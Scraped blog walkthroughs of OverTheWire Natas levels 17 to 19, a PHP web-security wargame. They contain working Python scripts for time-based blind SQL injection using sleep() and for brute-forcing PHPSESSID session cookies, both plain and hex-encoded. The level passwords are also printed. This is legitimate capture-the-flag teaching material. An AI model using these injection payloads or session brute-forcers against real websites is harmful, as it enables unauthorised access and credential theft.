
**What is Natas?**

**Level 17 ➔ 18**

If we open up the website for level 17 (http://natas17.natas.labs.overthewire.org/) and provide username natas17 and the password we found in the [previous level](https://learnhacking.io/overthewire-natas-level-16-walkthrough/) (8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw), we see a page that looks almost exactly like [level 15](https://learnhacking.io/overthewire-natas-level-15-walkthrough/).



In fact, if we look at the source code, it’s exactly the same as level 15, except the print statements have been commented out.



As a result, a (likely) known good username like natas18 and an obviously not good username like thisusernamedoesnotexist both return the same result: an empty response.

So, now what?

**Timing as Feedback**

If we don’t get any feedback in the form of text from the server, maybe there’s another way we can measure its response: timing.

There are well-known vulnerabilities that make use of timing to infer information from a system. One such example is [OpenSSH’s username enumeration vulnerability](https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_enumusers/?ref=learnhacking.io), where the server responds faster or slower depending on whether the username is valid or not.

I tried using this approach with the username, which we can assume is natas18. Here’s the script I used:

import requests

import string

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas17', '8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw')

headers = {'Content-Type': 'application/x-www-form-urlencoded'}

u="http://natas17.natas.labs.overthewire.org/index.php?debug"

username="" # start with blank password

count = 1 # substr() length argument starts at 1

VALID\_CHARS = string.digits + string.ascii\_letters

while True:

for c in VALID\_CHARS:

payload="username=" + \

"\" OR " + \

"BINARY substring(username,1," + str(count) + ")" + \

" = '" + password + c + "'" + \

" -- "

response = requests.post(u, data=payload, headers=headers, auth=basicAuth, verify=False)

print(payload, " ------ ", response.elapsed)

if (response.elapsed.total\_seconds() > 1):

print("Found one more char : %s" % (username+c))

username += c


count = count + 1

This is essentially the same script as the one developed in level 15. It makes POST requests to the endpoint with the SQL injection query:

" OR BINARY substring(username,1,1) = 'x' --

I added a print statement that includes response.elapsed, which is a measure of how long the request takes.

I knew that the username should be natas18 (and thus, start with an n) but there was no discernible pattern between “good” characters and incorrect ones:



You can see that they’re all hovering around the 0.25-0.35 second range, but there’s no obvious pattern.

**Using sleep to our advantage**

Database querying languages like MySQL often have sleep() commands built-in. I’m not sure what the original purpose was ([this documentation says to handle blocking code wait times](https://dev.mysql.com/doc/internals/en/sleep.html?ref=learnhacking.io)), but they’re useful for SQL injection. 🙂

Rather than using an injected query of:

" OR BINARY substring(username,1,1) = 'x' --

We can use an [IF()](https://www.w3schools.com/sql/func_mysql_if.asp?ref=learnhacking.io) statement, where the True case does a sleep() command, and the False case does nothing. This will look like:

" OR IF(BINARY substring(username,1,1) = 'n', sleep(2), False) --

The syntax for the IF() command is IF(<conditional>, <what to do in True case>, <what to do in False case>).

So, if the first character (substring[1:1]) of username is equal to n, it should sleep for 2 seconds.

This also means we need to update our logic for finding a matching character. Rather than interpreting the text of the response, we will check response.elapsed.total\_seconds() and see if it is greater than 1.

I tried sleep(1) instead but the amount of variance in the server response was too large. Using sleep(2) seemed like a good trade-off between speed and accuracy.

The total username script (to prove out that our sleep() idea works with the known username of natas18) looks like:

import requests

import string

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas17', '8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw')

headers = {'Content-Type': 'application/x-www-form-urlencoded'}

u="http://natas17.natas.labs.overthewire.org/index.php?debug"

username="" # start with blank password

count = 1 # substr() length argument starts at 1

VALID\_CHARS = string.digits + string.ascii\_letters

while True:

for c in VALID\_CHARS:

payload="username=" + \

"\" OR " + \

"IF(BINARY substring(username,1," + str(count) + ")" + \

" = '" + username + c + "', sleep(2), False)" + \

" -- "

response = requests.post(u, data=payload, headers=headers, auth=basicAuth, verify=False)

print(payload, " ------ ", response.elapsed)


if (response.elapsed.total\_seconds() > 1):

print("Found one more char : %s" % (username+c))

username += c

count = count + 1

If we run this, it seems to work:



We can keep running the script to make sure it matches natas18, or just continue on to the fun part. 🙂

**Using sleep() to get the password:**

Our script is nearly ready, we just need to update the query to be more restrictive by requiring a username of natas18 *and*the password match). We also have to swap out the username substring() comparison with password instead.

That query looks like:

natas18" AND IF(BINARY substring(password,1,count) = 'val', sleep(2), False) --

Where val is the password found thus far, plus the new character being tested.

If we update the script, it looks like:

import requests

import string

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas17', '8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw')

headers = {'Content-Type': 'application/x-www-form-urlencoded'}

u="http://natas17.natas.labs.overthewire.org/index.php?debug"

password="" # start with blank password

count = 1 # substr() length argument starts at 1

PASSWORD\_LENGTH = 32 # previous passwords were 32 chars long

VALID\_CHARS = string.digits + string.ascii\_letters

while count <= PASSWORD\_LENGTH + 1:

for c in VALID\_CHARS:

payload="username=natas18" + \

"\" AND " + \

"IF(BINARY substring(password,1," + str(count) + ")" + \

" = '" + password + c + "', sleep(2), False)" + \

" -- "

response = requests.post(u, data=payload, headers=headers, auth=basicAuth, verify=False)

# print(payload, " ------ ", response.elapsed)

if (response.elapsed.total\_seconds() > 2):

print("Found one more char : %s" % (password+c))

password += c

count = count + 1

print("Done!")

**Natas Level 17 Solution**

If we run the Python script above, we will slowly build out the password using boolean true/false testing (from [level 15](https://learnhacking.io/overthewire-natas-level-15-walkthrough/)) with the new addition of using timing when text output is unavailable to us. The password is: xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP.



**Takeaway**: SQL injection can include timing injection to gain information about a system when visual output is unavailable.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-17-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 5, 2021 5 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**


**OverTheWire Natas Level 18 Walkthrough**

We’re past the halfway point now, and up next is level 18. [Natas](http://overthewire.org/wargames/natas/?ref=learnhacking.io) is an online “war game” focused on PHP web security. This blog post covers level 18 as a full walkthrough.

**What is Natas?**


**Level 18 ➔ 19**

Level 18 is a departure from previous levels. If we open up http://natas18.natas.labs.overthewire.org/index.php and login with username natas18 and password xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP from the previous writeup, we’re greeted with a login screen:




**Source code analysis**

The source code is quite a bit more complicated than previous versions. Scanning through it, this function seems like where we want to get to, since it prints the next level’s password:



It will check if we have a $\_SESSION variable, then see if the array key “admin” exists, and if the value is equal to 1.


The function print\_credentials() is called from here:



There are two possible code paths here. One is from my\_session\_start() and the other is from creating a new session from a new login and checking isValidAdminLogin().

**Code path 2: if case**

This code path calls my\_session\_start().



This function will:


* Check if the PHPSESSID key exists in the cookie, and if the value is valid (is numeric).
* It will try to start the session, and if that goes okay, it will check for the existence of “admin” in the $\_SESSION variable.
* If the admin key exists, it will set the value to 0, similar to the last code path.

**Code path 2: else case**

The second code path (within the else case shown above):

* Checks for existence of a username and password in the request.
* Creates a new session with a random ID between 1 and the max value of 640.
* It starts the session, and then sets $\_SESSION[“admin”] to the result of isValidAdminLogin()
* Shows us credentials, or says we’re not admin.

The function isValidAdminLogin()  looks like:




The return 1; line is commented out, meaning that we can’t actually become an admin by logging in with a username of admin. We would end up with $\_SESSION["admin"] = 0; instead of equaling 1, like we need to get the password.


**Trying logins**

While source code analysis is helpful in itself, I stopped to test out the app using random logins.


If we login with username test and password test (as a complete guess), we get logged in, and are shown this screen, which makes sense based on the source code we’ve seen thus far:




Open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/), click the Application tab (or Storage if you’re using Firefox), and you’ll see that we have a PHPSESSID with a random value between 1 and 640:



What happens if we set it to 1?



Double-click the value and change it to 1, then instead of refreshing the page, append ?debug onto the end of the URL (http://natas18.natas.labs.overthewire.org/index.php?debug) and hit enter:



I didn’t get anywhere with this, but I did notice there’s a new random PHPSESSID each time I login with a made-up set of credentials.

**Assessing the Situation**

To get the flag, we need the application to recognize us as an admin by entering admin as a key in the $\_SESSION variable, and set the value to 1.

Because of the code in isValidAdminLogin(), the only surefire way to not get in is to set admin as our username.

After messing around with different PHPSESSID values, and re-reading the code, I realized that there isn’t a code path where the $\_SESSION["admin"] gets set to 1.

Or at least, there isn’t one that’s shown to us. The only hint shown to us is that the max PHPSESSID value is 640, and the value set for each login is random.

I was out of other ideas so I decided to brute force the ID in the event that there was one random “good” value.

**Bruteforcing the PHPSESSID**

Since there are 640 different options, this is a good candidate for scripting. First, I opened up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/) and copied an index.php request from the Network view, after I had logged in with test / test.

Then, I right-clicked on the request and copied it as a [cURL](https://learnhacking.io/a-brief-guide-to-using-curl/) request.

With the extra headers removed, the request looks like this:

curl 'http://natas18.natas.labs.overthewire.org/index.php' \

-H 'Authorization: Basic bmF0YXMxODp4dktJcURqeTRPUHY3d0NSZ0RsbWowcEZzQ3NEamhkUA==' \

-H 'Cookie: PHPSESSID=515' \

--insecure

After seeing it in [curl](https://learnhacking.io/a-brief-guide-to-using-curl/) form, I realized it’d be easy to add to my existing script template that I’ve been using for previous levels. Python [requests](https://docs.python-requests.org/en/master/index.html?ref=learnhacking.io) allows you to add headers as a JSON object.

My script looks like:

import requests

import string

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas18', 'xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP')

MAX = 640

count = 1

u="http://natas18.natas.labs.overthewire.org/index.php?debug"

while count <= MAX:

sessionID = "PHPSESSID=" + str(count)

print(sessionID)

headers = {'Cookie': sessionID}

response = requests.get(u, headers=headers, auth=basicAuth, verify=False)

if "You are logged in as a regular user" not in response.text:

print(response.text)


count += 1

print("Done!")

This script has a count variable (which we will use for our PHPSESSID). This is concatenated into a cookie value, which is then sent along with the basicAuth info in a GET request.


Each response.text will be checked for the ‘regular user’ message. If that’s missing, we might have an admin PHPSESSID.

Running this script eventually results in a matching PHPSESSID of 119:



**Natas Level 18 Solution**

While the script in the previous section has found the password for us, we can view it in-browser, too. Open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/) and set the PHPSESSID to 119. Then, refresh the page:



**Takeaway**: random PHPSESSID values are not secure.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-18-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 6, 2021 4 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**


**OverTheWire Natas Level 19 Walkthrough**

Level 19 of OverTheWire’s [Natas](http://overthewire.org/wargames/natas/?ref=learnhacking.io) is a continuation of [level 18](https://learnhacking.io/overthewire-natas-level-18-walkthrough/), with a bit more scripting work involved. This walkthrough covers the solution for level 19, including creating a Python script.

**What is Natas?**

**Level 19 ➔ 20**

If we visit http://natas19.natas.labs.overthewire.org/ and login with username natas19 and password 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs from the [last level](https://learnhacking.io/overthewire-natas-level-18-walkthrough/), we’re greeted with this screen:




It says that the page uses mostly the same code but the session IDs are no longer sequential.

Unlike last time, we don’t have source code to work with. We do know that there is some similarity with [the past level](https://learnhacking.io/overthewire-natas-level-18-walkthrough/), where we only had to brute for the correct PHPSESSID (turns out the correct value was 119).

If we enter in made up credentials, like “test” and test” for the username and password, we get logged in:




Open up the Applications (or Storage, if you’re in Firefox) tab in Dev Tools and you’ll see that we’ve got a PHPSESSID assigned to us:



The value is 3334342d74657374 which hex decodes to 344-test ([use CyberChef to see this decoding in action](https://gchq.github.io/CyberChef/?ref=learnhacking.io#recipe=From_Hex('Auto')&input=MzMzNDM0MmQ3NDY1NzM3NA)).

If we clear our cookie and login as admin (with a random password), we get a new PHPSESSID cookie value:



This value (37312d61646d696e) decodes to 71-admin. If we log out and log back in (again with username admin, we get a different <random #>-admin value, in my case, 100-admin.

**Brute forcing**

As mentioned before, the we’re not given the source code, but we know the code is similar… and a few random tests show us that there is a pattern.

Using the script from the last level, we want to make some modifications to brute force <random-value>-admin and then hex encode it.

**Script updates**

In order to do so, we’ll need to update the basic auth portion of the script to use level 19’s credentials, as well as update the target URL.

The portion that creates the random admin value looks like this:

"".join("{:02x}".format(ord(c)) for c in str(count))

Where count is a value between 1 and 640. This code:

* Makes the count value a string (e.g. 123 -> "123"): str(count)
* Iterates through each character c in the string: for c in str(count)
* For each character c, gets the ord(c) which is the hexadecimal representation of that character
* Formats it as a two-character hex value: join("{:02x}".format(...))
* And then concatenates that output with ""

Then, this value has -admin in hex format (2d61646d696e) added to the end and set as the PHPSESSID cookie value.

**Finalized script**

Altogether, the updated script looks like this:

import requests

import string

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas19', '4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs')

MAX = 640

count = 1

u="http://natas19.natas.labs.overthewire.org/index.php?debug"

while count <= MAX:

numberAsHex = "".join("{:02x}".format(ord(c)) for c in str(count))

adminPortion = "2d61646d696e"

sessionID = "PHPSESSID=" + numberAsHex + adminPortion

print(sessionID)

headers = {'Cookie': sessionID}

response = requests.get(u, headers=headers, auth=basicAuth, verify=False)


if "You are logged in as a regular user" not in response.text:

print(response.text)

count += 1

print("Done!")

If we run this script with python scriptname.py then we eventually get to the correct PHPSESSID value:




This value is PHPSESSID=3238312d61646d696e which [decodes](https://gchq.github.io/CyberChef/?ref=learnhacking.io#recipe=From_Hex('Auto')&input=MzIzODMxMmQ2MTY0NmQ2OTZl) to 281-admin

**Natas Level 19 Solution**

The level 20 flag is already visible in the script output above but we can also set the cookie directly in our browser (using Dev Tools).

After setting cookie PHPSESSID to 3238312d61646d696e, we get the flag:



**Takeaway**: hex-encoding a guessable (or brute-forceable) parameter isn’t any more secure than having a plaintext guessable parameter.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-19-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 7, 2021 6 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 20 Walkthrough**


The next level in Natas continues along with the PHPSESSID theme. This time, the app is storing session data outside of our each, but is implementing its own way of processing session data.

This walkthrough includes source code analysis and using [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) to get the flag.

